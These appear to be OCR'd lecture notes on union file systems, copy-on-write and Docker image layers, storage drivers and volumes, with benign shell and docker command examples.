
Note that file2 is coming from an underlying read-only file system from image2 OR mnt2

Union of multiple filesystems on single mount point




Can we modify file1 in test_mnt directory? Yes. As it is coming from an underlying read-write file system we can modify it –

#cat >> /tmp/test_mnt/file1
Text added after ufs mounting
#cat /tmp/test_mnt/file1
Test – file1
Test added after ufs mounting



Important - *Can we modify file2 in test_mnt directory? Yes. Though it is coming from an underlying read-only file system we can still modify it. Union File Systems use a concept COW or copy of write to implement it i.e. a copy of file2 would be created in image1 which is read-write and that would override the file coming from image2.*

#cat >> /tmp/test_mnt/file2
Text added after ufs mounting
#cat /tmp/test_mnt/file2
Test – file2
Test added after ufs mounting




The modified copy of the file is internally written to the read-write mounted filesystem here and the original read-only copy also remains within the filesystem from image1

#cat /tmp/mnt2/file2
Test – file2

#cat /tmp/mnt1/file2
Test – file2
Test added after ufs mounting


Reads and Writes in UFS

- Read from the top-most layer where it exists.
    - If not created or changed on the top layer, the read will fall through the layers until it reaches a layer where that file does exist.



- File changes and deletions work by modifying the top layer
    - When a file is deleted, a delete record is written to the top layer, which overshadows any versions of that file on lower layers.
    - When a file is changed, that change is written to the top layer, which again shadows any versions of that file on lower layers.

Docker images



- *images* are similar to VM images, except that they consist of a series of *layers*.
- Every layer is a set of files. The layers get stacked with files in the upper layers superseding files in the layers below them.
  - The number of layers in a single image ranges from one to several dozens.
- Similarly to git, the layers are identified by fingerprints of their content.
- Different images often share layers, which provides significant space and I/O transfer savings.
- A layer in a Docker image often represents a layer in the corresponding software stack.
  - For example, an image could consist of a Linux distribution layer, a libraries layer, a middleware layer, and an application layer.

Images

- **A container image is read-only**, with changes to its file system during execution stored separately.
- To create a container from an image, Docker creates an additional *writeable* layer on top of the image with which the container interacts.
- When the container updates a file, the **file** is copied to the writable layer and only the copy is updated (copy-on-write).
- Unless the user saves the changes as a new layer (and hence a new image), the changes are discarded when the container is removed.

Docker design

- containerd starts a container from a Docker image
- One image can launch multiple containers
- An image is built from a Dockerfile that specifies the image’s attributes, files, commands, etc.
- Consider the following analogy:

Program	Executable Binary	Process
Dockerfile	Image	Container

Storage Drivers

- Storage drivers are sometimes also called *graphdrivers* because they maintain the graph (tree) of Docker layers and images.
- A storage driver is responsible for preparing a file system for a container.
- Several:
  - VFS/unionfs
  - AUFS
  - Overlay
  - BtrFS
  - ZFS

Which storage driver to use?

Docker Union File Systems

- UnionFS
  - Original. Not actively developed anymore.
  - https://unionfs.filesystems.org/.
- aufs
  - A re-implemenation of original UnionFS that added many new features, but was rejected for merging into mainline Linux kernel.
  - Default driver for Docker on Ubuntu/Debian but was replaced by OverlayFS (for Linux kernel >4.0).
- OverlayFS
  - Included in Linux Kernel since 3.18 (26 October 2014).
  - Filesystem used by default overlay2 Docker driver.
  - Generally has better performance then aufs and has some nice features such as page cache sharing.
- ZFS
  - ZFS is union filesystem created by Sun Microsystems (now Oracle).
  - Some interesting features like hierarchical checksumming, native handling of snapshots and backup/replication or native data compression and deduplication.
  - Maintained by Oracle, it has non-OSS friendly license (CDDL) and therefore cannot be shipped as part of Linux kernel.
- Btrfs
  - Btrfs is joint project of multiple companies - including SUSE, WD or Facebook - published under GPL license and is a part of Linux kernel.
  - Btrfs is a default filesystem of Fedora 33. It also has some useful features such as block-level operations, defragmentation, writeable snapshots and a lot more.

Storage Driver Comparison

VFS

- This simple driver does not save file updates separately from an image via CoW, but instead creates a complete copy of the image for each newly started container. It can therefore run on top of any file system.
- + stable
- - inefficient

Aufs (Another Union file system)

- Takes multiple directories and stacks them on top of each other to provide a single unified view at a single mount point. **Aufs performs file-level CoW,** storing updated versions of files in upper branches. To support Docker, each branch maps to an image layer
- - Not so much stable
- + Efficient but depends on multiple factors

OverlayFS

- Yet another implementation of a union file system
- Available for Linux distributions
- OK on efficiency and stability

Btrfs

- Modern CoW file system based on a *CoW-friendly* version of a B-tree
- Natively supports CoW and does not require an underlying file system
- + IO performance
- + Space efficiency
- - not so stable

```
docker run --name hw_container \
    ubuntu:latest \
    touch /HelloWorld

docker commit hw_container hw_image

docker rm -vf hw_container

docker run --rm \
    hw_image \
    ls -l /HelloWorld
```

Modify file in container

Commit change to new image

Remove changed container

Examine file in new container





Figure credit: Docker-in-action

```
docker run --name mod_ubuntu ubuntu:latest touch /mychange
```




By looking at the union file system from the side—the perspective of its layers—you can begin to understand the relationship between different images and how file changes impact image size.

Figure credit: Docker-in-action

Volumes

- A **volume** is a mount point on the container's directory tree where a portion of the host directory tree has been mounted.
- Volumes allow containers to share files with the host or other containers.
- Volumes are parts of the host file system that Docker mounts into containers at specified locations.
- There are two types of volumes: Docker-managed volumes that are located in the Docker part of the host file system and bind mount volumes that are located anywhere on the host file system.



- A container with a mounted volume and writeable top layer of the union file system

Figure credit: Docker-in-action

Docker Volumes

- Containers, by default, do not have persistent storage
- Bind-mount a directory into a container:

docker run –v hostdir:containerdir

- Read-only: hostdir:containerdir:ro
- Docker can also create named volumes enabling persistent, shared storage among containers
- Create: docker volume create <name>
- List: docker volume ls
- Mount:

docker run --mount source=<name>,target=<containerdir>